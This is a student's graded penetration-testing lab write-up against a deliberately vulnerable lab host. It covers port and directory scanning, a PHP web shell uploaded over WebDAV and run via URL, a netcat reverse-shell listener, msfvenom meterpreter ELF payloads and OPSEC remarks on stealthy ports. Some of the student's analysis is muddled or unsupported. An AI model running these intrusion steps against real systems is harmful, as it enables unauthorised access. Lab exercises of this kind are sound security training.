
Scanning

2. Use nmap to scan for webservers. Take a screenshot of the command you used as well as the results.

   Answer:

   Commands used: nmap -sT -sV -p1-10000 10.12.0.20

   See Screenshot below



```
┌──(root㉿kali)-[~]
└─# nmap -sT -sV -p1-10000 10.12.0.20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-03 14:42 CST
Nmap scan report for 10.12.0.20
Host is up (0.00032s latency).
Not shown: 9974 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
)
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```


Enumeration

1. Now that we have located multiple webservers running on the target, let's see what pages are available to us. Use dirb to bruteforce web directories (use -r to disable recursion) on the

webserver running on the lowest port. Use the wordlist "/usr/share/seclists/Discovery/Web-Content/common.txt". Take a screenshot of your results including the command used for the scan..

Answer:

See Screenshot below




```
┌──(root㉿kali)-[~]
└─# dirb http://10.12.0.20:80 /usr/share/seclists/Discovery/Web-Content/common.txt -r

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Nov  3 15:49:13 2024
URL_BASE: http://10.12.0.20:80/
WORDLIST_FILES: /usr/share/seclists/Discovery/Web-Content/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4712

---- Scanning URL: http://10.12.0.20:80/ ----
+ http://10.12.0.20:80/cgi-bin/ (CODE:403|SIZE:291)
==> DIRECTORY: http://10.12.0.20:80/dav/
+ http://10.12.0.20:80/index (CODE:200|SIZE:891)
+ http://10.12.0.20:80/index.php (CODE:200|SIZE:891)
==> DIRECTORY: http://10.12.0.20:80/phpMyAdmin/
+ http://10.12.0.20:80/phpinfo (CODE:200|SIZE:48030)
+ http://10.12.0.20:80/phpinfo.php (CODE:200|SIZE:48042)
+ http://10.12.0.20:80/server-status (CODE:403|SIZE:296)
==> DIRECTORY: http://10.12.0.20:80/test/
==> DIRECTORY: http://10.12.0.20:80/twiki/

-----------------
END_TIME: Sun Nov  3 15:49:24 2024
DOWNLOADED: 4712 - FOUND: 6

┌──(root㉿kali)-[~]
└─#
```

Using directories discovered from dirb (not including phpMyAdmin), run nikto against each. (Hint: There should be 4-5 directories) Take a screenshot of your results including the command used for the scan.

Answer:

See screenshot below

I just used nikto -h (destination directory). I experimented with -Tuning # but got pretty much the same results.



```
┌──(root㉿kali)-[~]
└─# nikto -h http://10.12.0.20:80/dav/
- Nikto v2.5.0
---------------------------------------------------------------
+ Target IP:          10.12.0.20
+ Target Hostname:    10.12.0.20
+ Target Port:        80
+ Start Time:         2024-11-03 16:30:34 (GM
---------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /dav/: The anti-clickjacking X-Frame-Option
tps://developer.mozilla.org/en-US/docs/Web/HT
```

```
└─# nikto -h http://10.12.0.20:80/cgi-bin/
- Nikto v2.5.0
---------------------------------------------------------------
+ Target IP:          10.12.0.20
+ Target Hostname:    10.12.0.20
+ Target Port:        80
+ Start Time:         2024-11-03 16:25:56 (GMT-6)
---------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /cgi-bin/: The anti-clickjacking X-Frame-Options he
a.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /cgi-bin/: The X-Content-Type-Options header is not
e content of the site in a different fashion to the M
```

```
┌──(root㉿kali)-[~]
└─# nikto -h http://10.12.0.20:80/twiki/

- Nikto v2.5.0
---------------------------------------------------------------
+ Target IP:          10.12.0.20
+ Target Hostname:    10.12.0.20
+ Target Port:        80
+ Start Time:         2024-11-03 16:32:28 (GMT-
---------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /twiki/: Server may leak inodes via ETags, he
inode: 76523, size: 782, mtime: Sat Jan  4 19:2
re.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
```

```
┌──(root㉿kali)-[~]
└─# nikto -h http://10.12.0.20:80/test/
- Nikto v2.5.0
---------------------------------------------------------------
+ Target IP:          10.12.0.20
+ Target Hostname:    10.12.0.20
+ Target Port:        80
+ Start Time:         2024-11-03 16:29:57 (GM
---------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /test/: The anti-clickjacking X-Frame-Optio
ttps://developer.mozilla.org/en-US/docs/Web/H
+ /test/: The X-Content-Type-Options header i
user agent to render the content of the site
ME type. See: https://www.netsparker.com/web-
```

1) Include screenshots asked for above. What ports on the target system are running webservers? How many results (not including phpMyAdmin) were returned from dirb? What were they? Based on the output of nikto, which directory seems most promising? How so? (22.5 pt)

Answer:

The ports that are running on the webserver are 80 and 8180, which are the Apache2 HTTP server and Apache Tomcat/Coyote JSP engine 1.1.

There was a total of 4 results returned from dirb, not including phpMyAdmin. They were:

- **http://10.12.0.20:80/cgi-bin/**
- **http://10.12.0.20:80/dav.**
- **http://10.12.0.20:80/test/**
- **http://10.12.0.20:80/twiki/**

The directory that seems most promising is http://10.12.0.20:80/cgi-bin/ because there is the least amount of listed vulnerabilities in the results. I searched online what the /cgi-bin/ directory is and it's created for you for server-side processing for tasks and handles interactions between the web server and databases. All the other directories /test/, /dav/, and /twiki/ have a longer list of vulnerabilities (which nikto scans for) and it just appears from dissecting them that there is several more ways to hack the directories.

2) Take a look at result resuting to HTTP methods in each result from nikto. One directory has different results then the rest. Which directory is it and what HTTP methods are different (look at the nikto output really carefully or you may miss it)? Could any of these HTTP methods be helpful to us? How so? (7.5 pts)
Answer:


The directory that has a different result than the rest is the /dav/ directory. The HTTP method that are *different (additional* to the normal GET, HEAD, POST, OPTIONS, TRACE) are:

DELETE, PROPFIND, PROPPATCH, COPY, MOVE, LOCK, and UNLOCK.


The HTTP methods that could be helpful to us are MOVE, because this can allow us to change file locations on the web server. From a red team perspective, the more methods there are enabled the less secure it is and makes it easier to hack. The LOCK Method can also be useful from a securing blue team perspective because it can prevent other users from modifying resources on a server. So it really depends what the motive if you are a client or an attacker, but when there are more methods enabled, their can be more vulnerabilities taken advantage of that need to be protected.

Gaining Access

1. Run the whomai command and go to test execution. What was the result? Take a full page screenshot including the URL. (1pt)
Answer:
The result was "www-data" at a new webpage, once I hit Go. The url was http://10.12.0.20/dav/php-backdoor.php?c=whoami
2. Great! We now have persistent command execution on the host. Now let's see if we can escalate privileges to get root on the target. Include screenshots asked for above. What does the curl command do? What did the -T option in our curl command do? Which web application server did you find on the victim? (15 pts)
Answer:
See Screenshot from above.



```
execute command: whoami  go

upload file: Browse... No file selected.    to dir:      upload

to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:

host: localhost    user: root    password:

database:    query:    execute
```



```
10.12.0.20/dav/php-backdoor.php?c=whoami
www-data
```

The curl command is the command line tool itself which is used to transfer data. The curl command fetches the data from the URL uploads the selected directory file to a destination ip address html page using the -T command which transfers a local FILE to destination, which in our case transferred the php-backdoor.php file to the http://10.12.0.20:80/dav webpage.


The web application server I found on the victim is a php based application server called Apache HTTPD 2.2.8.

Privilege Escalation

1. Run the exploit. You should have a new meterpreter session. Drop into a shell and run whoami && ifconfig && date. Take a screenshot of your results.

Include screenshots asked for above. Why did we create an elf binary with msfvenom? Is port 443 and 444 good OPSEC ports to be stealthy on a network? (22.5 pts)

Answer:
See screenshot below from the whoami command and my nc command creating the listener.




```
┌──(root㉿kali)-[/usr/share/webshells/php]
└─# netcat -nlvp 443
listening on [any] 443 ...
connect to [10.12.0.25] from (UNKNOWN) [10.12.0.20] 44164
whoami
www-data
```


First, an ELF binary is an executable and linkable format binary. We created an ELF binary with msfvenom because it is the *standard* executable format for linux OS systems. This file format can be executed on any linux machine…simply that's why. We were using the msfvenom payload "linux/x86/meterpreter_reverse_tcp" which carries the binary data to perform an attack but we need to store it somewhere, so at the end of the command, we directed the payload to be stored at filename.elf, which is an executable file type that Linux understand. If we were on a Windows systems, and the payload was "windows/meterpreter_reverse_tcp" then we would use exe > filename.exe instead simply because the .exe is an executable filename.

No. Ports 444 is not good OPSEC ports to be stealthy on a network. After researching online, from an IT Security employee perspective, using higher dynamic # ports can be more secure better and any traffic seen on Port 444 can be seen as suspicious. Yes, for Port 443 because encrypted HTTPS traffic is used on port 443. Although attackers can still take advantage of invalid TLS Certificates, MitM attacks, insecure redirects, or SSL stripping, any HTTPS traffic flowing through Port 443 will still look normal compared to other ports.


Screenshots explanation:
For Privilege Escalation Question 8 (use/multi/recon/local_exploit_suggester) I was having issues I spent hours on the exploit/multi/handler and whenever I ran it I would never get a session. When I ran ./shell.elf & and would ask whoami it was the same shell. So there was an issue with the exploit/multi/handler not working properly even though I did everything correctly. I restarted everything and did everything 10 times and nothing worked in giving me a session. It said it couldn't bind, so I'm assuming there was an order of operations of not catching the reverse shell for a stupid reason. When I ran the suggester module because I could not get the results because I never got the initial session ID to work from the multi/handler. For the #10 screenshot from running "whoami && ifconfig && date" because the prior did not work, I was not able to get the ip or date to show. It was still showing only www-data .



```
msf6 exploit(multi/handler) > sysinfo
[-] Unknown command: sysinfo
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available
                                               exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
